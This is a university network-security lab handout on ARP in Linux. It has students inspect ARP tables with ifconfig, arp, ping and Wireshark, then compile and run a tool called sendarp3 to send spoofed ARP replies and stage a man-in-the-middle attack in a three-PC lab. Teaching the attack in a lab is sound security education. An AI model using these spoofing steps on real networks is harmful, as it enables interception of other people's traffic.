CMPE455 Security of Computer Systems and Networks

Lab 2 ARP in Linux

Prepared by Alexander Chefranov on April 24, 2019

Modified by Tansel Sarıhan on 27 October, 2019

You will conduct a series of Experiments 1-10, on two and three computers per group, according to the screenshots and explanations provided below. Screenshots of your experiments shall be taken and placed into the text below specified by ***[Insert here …].***


For Experiment 8 and 9, fill in Ethernet and ARP frames for ARP request and ARP reply

For reporting, use the cover page given in Appendix 1, and submit a paper report and CD with it to the Evaluators on the specified date.

Experiments 1-9 are specified below:

Part 0. Taking screenshots with KSnapshot on Fedora


KSnapshot is a screenshot program for the KDE desktop environment. To take a screenshot of your experiment steps, press and hold the "Alt" button, then press the F2 button. The key combination will bring up a prompt as in figure below.



To launch KSnapshot, type "ksnapshot" into the corresponding box then click "OK" button. In user interface of the program, choose the capture mode (full screen or window under cursor) from the drop-down list and click "Take a New Snapshot" button. The taken screenshot can be saved to specific location by clicking "Save As…" button.

Part I. Experiments with 2 PCs


1. Viewing the MAC addresses of the interfaces of a machine in Linux:
   Ifconfig



[Insert here a screenshot for ifconfig]

Question: IPv4 and MAC addresses of your two computers?


2. Displaying the ARP table in Linux:
   arp



[Insert here a screenshot for ARP table]

Question: How many hosts are in the table?

3. Sending ping packets to a destination host:
   ping destination_IP_address
   ARP table on the source machine after ping.



[Insert here a screenshot for Ping]

[Insert here a screenshot for ARP table on source computer after Ping]

[Insert here a screenshot for ARP table on destination computer after Ping]


Ping two computers, check ARP table again

[Insert here a screenshot for ARP table on source computer after Ping]

4. Wireshark

Launch: sudo wireshark

From Start menu select a valid interface (e.g. for Ethernet select em1)




[Insert here a screenshot for Wireshark launch]

5. Arp filtering

In filter field: arp


Sample Ethernet frame with ARP request:



[Insert here a screenshot for Ethernet frame with ARP Request]

Question: What are the source and destination MAC addresses in the Ethernet frame?

Sample Ethernet frame with ARP reply:



[Insert here a screenshot for Ethernet frame with ARP Reply]

Question: What are the source and destination MAC addresses in the Ethernet frame?

6. ARP reply program: sendarp3.c (see Appendix 2)

We will use the C code which is given in Appendix 2 as a tool to perform ARP spoofing. The sendarp3 program sends ARP reply from the attacker to the victim without an ARP request. It uses **interface name of the computer**, **target IP address which MAC is spoofed**, **spoof MAC address** (attacker MAC address or dummy MAC address), **IP address of the victim**, **MAC address of the victim**, and the **number of ARP replies** as parameters. The usage of the program can be seen from the figure below.

Usage: ./sendarp3 <interface> < target_IP_address> < spoof_mac> <victim_ip> <victim_mac> <num_of_reply>

Note that, entered IP and MAC addresses are used in ARP reply fields.

```
[tsarihan@asus ~]$ ./sendarp3
Usage of the program:
./sendarp3 <interface> <target_IP_address> <spoof_mac> <victim_ip> <victim_mac> <num_of_reply>
[tsarihan@asus ~]$
```

To use sendarp3 program, we should know the mentioned parameters above. To see interface name, MAC address and IP address, ifconfig command can be used. (See figure below)

```
tsarihan@asus:~
[tsarihan@asus ~]$ ifconfig
enp4s0f2: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 74:d0:2b:13:04:7d  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 29  bytes 2170 (2.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 2170 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

virbr0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.168.122.1  netmask 255.255.255.0  broadcast 192.168.122.255
        ether 52:54:00:05:ee:ac  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp3s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.7.102  netmask 255.255.255.0  broadcast 192.168.7.255
        inet6 fe80::c658:612b:15d3:cd8b  prefixlen 64  scopeid 0x20<link>
        ether 6c:71:d9:67:c0:af  txqueuelen 1000  (Ethernet)
        RX packets 18875  bytes 10758813 (10.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12486  bytes 1775372 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[tsarihan@asus ~]$
```

An example output of ifconfig command can be seen from figure above. Figure shows the interface names (enp4s0f2 – wired, wlp3s0 - wireless), IP addresses (inet: 192.168.7.102) and MAC address (ether: 6c:71:d9:67:c0:af). Since the example is prepared by using wireless interface, “wlp3s0” is used as interface name but, in the lab we will use the name of wired interface which starts with “e”.


Initially, program sendarp3.c must be compiled and linked to create an executable file using the command line given below,

gcc –o sendarp3 sendarp3.c

7. ARP spoofing


Now using the command line given in Step 6, generate ten ARP replies from attacker to the victim. Lunch Wireshark and start capturing.

A sample example is provided below which generates ten ARP replies from 192.168.181.159 to be sent to 192.168.181.158 spoofing MAC address of 192.168.181.159 with dummy MAC such as 00:11:22:33:44:01 (program launch and Wireshark output):



[Insert here screenshot of your Send ARP Reply program launch and Wireshark output on the sending host]

ARP replies received on 192.168.181.158 (ARP table is shown before and after ARP replies receiving (before and after ARP spoofing) :



[Insert here screenshot of Wireshark output and ARP table before and after ARP spoofing on the receiving host]

Question: How ARP spoofing is made?

8. In Wireshark, take screenshots of ARP request and reply packets (from the data shown by Wireshark, for ARP request and reply messages).

[Insert here a screenshot for Ethernet frame with ARP Request]

Create a table to fill in **MAC destination, MAC source** and **Ethertype** fields of Ethernet frame and all fields of ARP packet using the Ethernet frame and ARP message structures given below.

[Insert here a screenshot for Ethernet frame with ARP Reply]

Create a table to fill in **MAC destination, MAC source** and **Ethertype** fields of Ethernet frame and all fields of ARP packet using the Ethernet frame and ARP message structures given below.

[Insert here a screenshot for Ethernet frame with ARP Spoofing Reply]

Create a table to fill in **MAC destination**, **MAC source** and **Ethertype** fields of Ethernet frame and all fields of ARP packet using the Ethernet frame and ARP message structures given below.

Ethernet Frame structure taken from https://en.wikipedia.org/wiki/Ethernet_frame

802.3 Ethernet frame structure									
Layer	**Preamble**	**Start of frame delimiter**	**MAC destination**	**MAC source**	**802.1Q tag (optional)**	**Ethertype (Ethernet II) or length (IEEE 802.3)**	**Payload**	**Frame check sequence (32-bit CRC)**	**Interpacket gap**
	7 octets	1 octet	6 octets	6 octets	(4 octets)	2 octets	46-1500 octets	4 octets	12 octets

ARP message structure taken from https://en.wikipedia.org/wiki/Address_Resolution_Protocol)

ARP structure		
Octet offset	**0**	**1**
0	Hardware type (HTYPE)	
2	Protocol type (PTYPE)	
4	Hardware address length (HLEN)	Protocol address length (PLEN)
6	Operation (OPER)	

8	Sender hardware address (SHA) (first 2 bytes)
10	(next 2 bytes)
12	(last 2 bytes)
14	Sender protocol address (SPA) (first 2 bytes)
16	(last 2 bytes)
18	Target hardware address (THA) (first 2 bytes)
20	(next 2 bytes)
22	(last 2 bytes)
24	Target protocol address (TPA) (first 2 bytes)
26	(last 2 bytes)


Part II. Experiments with 3 PCs

9. ARP spoofing (man-in-the-middle attack)

Now experiment man-in-the-middle attack using command line given in step 6. Create two structures (before and after spoofing) with three PC MAC and IP addresses (a sample structure is provided below).


Using ping send packets from source to target.

Before ARP Spoofing



[Insert here screenshot of ARP table before ARP spoofing on the source PC]
[Insert here screenshot of ARP table before ARP spoofing on the target PC]
[Insert here screenshot of ARP table before ARP spoofing on the attacker PC]

